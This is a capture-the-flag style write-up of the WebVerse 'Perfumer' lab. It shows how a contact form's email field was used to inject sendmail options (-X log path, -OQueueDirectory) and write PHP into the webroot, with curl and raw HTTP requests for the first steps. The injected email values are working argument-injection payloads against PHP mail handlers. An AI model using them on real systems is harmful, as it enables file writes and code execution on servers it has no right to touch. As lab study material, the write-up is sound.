Quick note: Perfumer was reproduced on 16 September 2026 in two fresh WebVerse instances, first with Caido and then with
curl. I kept the temporary hosts and file names visible so each step is easy to match to its run. Browser cookies and literal challenge flags are redacted in the screenshots. Use your own fresh host and unique file names when following along.
Executive Summary
Perfumer’s contact form accepted a normal email address and returned a generic thank-you page. A lab hint suggested that the address also reached the mail program. It was a lead, not proof, so I picked a new text file name and confirmed it returned 404 before submitting the form.
Adding -X to the email field made that file appear under the webroot. It only contained a mail-queue permission error. That failure mattered: it showed an effect on the mailer, but did not yet show control over the message body. Adding -OQueueDirectory=/tmp in the next request produced a readable mail transcript containing a unique nonce from the submitted message.
Next came a .php file. Its message contained 17*19; requesting the new file returned PERFUMER_COMPUTED_323. PHP computed that result rather than copying the expression as plain text. A final, limited payload read the WebVerse objective and stopped after the first complete flag. A separate Terminal instance repeated the same comparisons.
Confirmed finding: User-controlled email text changed mailer options, including the
-Xlog path. That let the mailer write a log into the public webroot, where the web server processed it as PHP. The contact handler’s source was unavailable, so its exact mailer call remains unknown.
1. Report Profile
| Field | Verified value |
|---|---|
| Platform | WebVerse |
| Lab | Perfumer, Weekly Challenge, Medium |
| Reproduction date | 16 September 2026 |
| Entry point | POST /contact.php, application/x-www-form-urlencoded |
| Controlled fields | email for mailer options, message for log content |
| First file | New .txt log containing a queue permission error |
| Corrected file | Mail transcript containing the submitted nonce |
| Execution check | .php log returned PERFUMER_COMPUTED_323 from 17*19 |
| Final result | WebVerse objective read in both fresh instances; Caido solved screen recorded |
| Primary weakness | CWE-88, argument injection |
| Supporting path control | CWE-73, user-influenced log path |
| Evidence | Browser, Caido, Terminal, curl, and WebVerse solved state |
Verified Attack Chain
Fresh Perfumer instance
  > public page links to /contact.php
Contact form and benign POST
  > name, email, subject, message; normal thank-you response
Unique .txt path before the first write
  > 404
Email with -X/var/www/html/<unique>.txt
  > new file; mailer queue permission error
New .txt path before the corrected write
  > 404
Email with -OQueueDirectory=/tmp and -X
  > mail transcript contains the unique message nonce
New .php path before the probe
  > 404
Same mailer options with PHP arithmetic in message
  > PERFUMER_COMPUTED_323 from 17*19
New objective .php path before the final write
  > 404
One objective payload and one readback
  > complete WebVerse flag, then stop
2. Scope and Evidence Limits
Caido and Terminal used separate fresh instances, with different temporary hosts and file names. Each request, response, and command below belongs to the run shown beside it. When reproducing the steps, use your own current host and new file names.
- The thank-you page was the normal response for both benign and modified submissions. It was not used as an exploit signal or proof that email was delivered.
- First,
-Xproduced a queue error, not controlled message content. That error led to the next option. - A
Reply-Toheader containing option-shaped text cannot prove argument parsing by itself. A new-Xfile and mailer-generated transcript provide the useful comparison. - The arithmetic marker confirms PHP evaluation in this instance. It does not prove shell metacharacter execution or access to another host.
- Final PHP checked two flag-named environment variables and four exact flag-named file paths. Its response does not identify which one held the value.
- The payload attempted to remove its own test files. No request was made after the objective to verify that cleanup succeeded.
- Contact handler source was unavailable. These observations support mailer option injection, not a claim about its exact implementation.
This maps to MITRE CWE-88: text supplied as an address changed the mailer’s arguments. MITRE CWE-73 also fits the observed control over the log destination. It is not a file-upload bug; no file was uploaded through the contact form.
3. Evidence-Led Chronological Reproduction
Each useful comparison followed 404 -> POST -> readback. I used a new file name and checked it before every write, so an old file could not be mistaken for a new result. Both runs followed the same order:
- Confirm the fresh host and locate the contact form from the public page.
- Read the form contract and submit one normal message.
- Check that the first text path does not exist, then try
-Xinemail. - Read the new file. Its queue error explains why the first attempt is only partial proof.
- Check a second text path, add
-OQueueDirectory=/tmp, and find the submitted nonce in the resulting mail transcript. - Check a fresh
.phppath, write the harmless arithmetic probe, and compare17*19in the request with323in the response. - Check a final path, send the limited objective PHP, read it once, and stop.
4. Caido/Burp Reproduction
Copyable requests use <CAIDO_LAB_HOST>; screenshots show the temporary host from this run. Caido’s browser captures include a redacted cookie. Nothing in the result depended on that cookie as an authentication condition.
Step 1: Follow the Contact Link and Read the Form
The fresh homepage returned 200 and linked to /contact.php. I followed that link to find the route on this instance.
GET / HTTP/1.1
Host: <CAIDO_LAB_HOST>
curl -i -sS 'https://<CAIDO_LAB_HOST>/'
Caido 1: The public site and its Contact navigation are visible.

Caido 2: The request binds this track to the fresh host.

Caido 3: The response contains the /contact.php link.
GET /contact.php HTTP/1.1
Host: <CAIDO_LAB_HOST>

Caido 4: The browser follows the discovered route.

Caido 5: The route returns the contact page.

Caido 6: The form uses POST /contact.php with name, email, subject, and message. Its email field is type="text", not a browser email validator. Server-side validation is still needed.
Step 2: Keep the Normal Form Result for Comparison
For the normal browser submission, the address was tester@example.com; later Replay payloads used tester@example.invalid. That difference does not change what this step shows: ordinary form behavior, not a paired security oracle.
POST /contact.php HTTP/1.1
Host: <CAIDO_LAB_HOST>
Content-Type: application/x-www-form-urlencoded

name=Lab+Test&email=tester%40example.com&subject=Website+enquiry&message=Perfumer+lab
curl -i -sS -X POST 'https://<CAIDO_LAB_HOST>/contact.php' \
  --data-urlencode 'name=Lab Test' \
  --data-urlencode 'email=tester@example.com' \
  --data-urlencode 'subject=Website enquiry' \
  --data-urlencode 'message=Perfumer lab'

Caido 7: The browser says thank you.

Caido 8: The exact benign body is visible in the captured request.
Caido 9: The response is 200. Modified submissions later return the same page, so this is not exploit proof.
Step 3: First -X Attempt, Then the Queue Error
Before changing the POST, /perfumer_caido_4d18_a1.txt returned 404. In Replay, I added a mailer-shaped -X option after the email address. Its destination points into /var/www/html, the webroot in this run.
GET /perfumer_caido_4d18_a1.txt HTTP/1.1
Host: <CAIDO_LAB_HOST>
Caido 10: Browser check: no file before the POST.
Caido 11: Here is the path checked in Replay.
Caido 12: The server returns 404 for that path.
POST /contact.php HTTP/1.1
Host: <CAIDO_LAB_HOST>
Content-Type: application/x-www-form-urlencoded

name=Lab+Test&email=tester%40example.invalid+-X%2Fvar%2Fwww%2Fhtml%2Fperfumer_caido_4d18_a1.txt&subject=Website+enquiry&message=Perfumer+lab
Decoded, email reads tester@example.invalid -X/var/www/html/perfumer_caido_4d18_a1.txt. Pick your own unique file name when reproducing; this recorded name is not a required token.

Caido 13: This copy keeps the full payload visible and hides only the browser cookie.

Caido 14: Another 200 thank-you page. The result check comes next.
GET /perfumer_caido_4d18_a1.txt HTTP/1.1
Host: <CAIDO_LAB_HOST>

Caido 15: Now the file exists, but it shows a mail-queue error.

Caido 16: Readback uses the same path that returned 404.
